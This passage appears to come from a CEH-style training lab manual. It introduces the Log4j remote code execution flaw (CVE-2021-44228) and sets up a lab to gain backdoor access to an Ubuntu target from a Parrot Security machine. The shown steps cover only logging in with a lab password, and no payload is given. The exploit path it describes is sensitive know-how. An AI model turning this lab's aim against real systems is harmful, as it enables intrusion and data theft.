(Remote Code Execution) vulnerability, tracked under CVE-2021–44228. Log4j enables insecure JNDI lookups, when these JNDI lookups are paired with the LDAP protocol, can be exploited to exfiltrate data or execute arbitrary code.


Here, we will gain backdoor access by exploiting Log4j vulnerability.

> Note: Here, we will install a vulnerable application in the **Ubuntu** machine and use the **Parrot Security** machine as the host machine to target the application.


1. Click **CEHv12 Ubuntu** to switch to the **Ubuntu** machine.




2. Click to select **Ubuntu** account, in the Password field, type **toor** and press **Enter** to sign in.



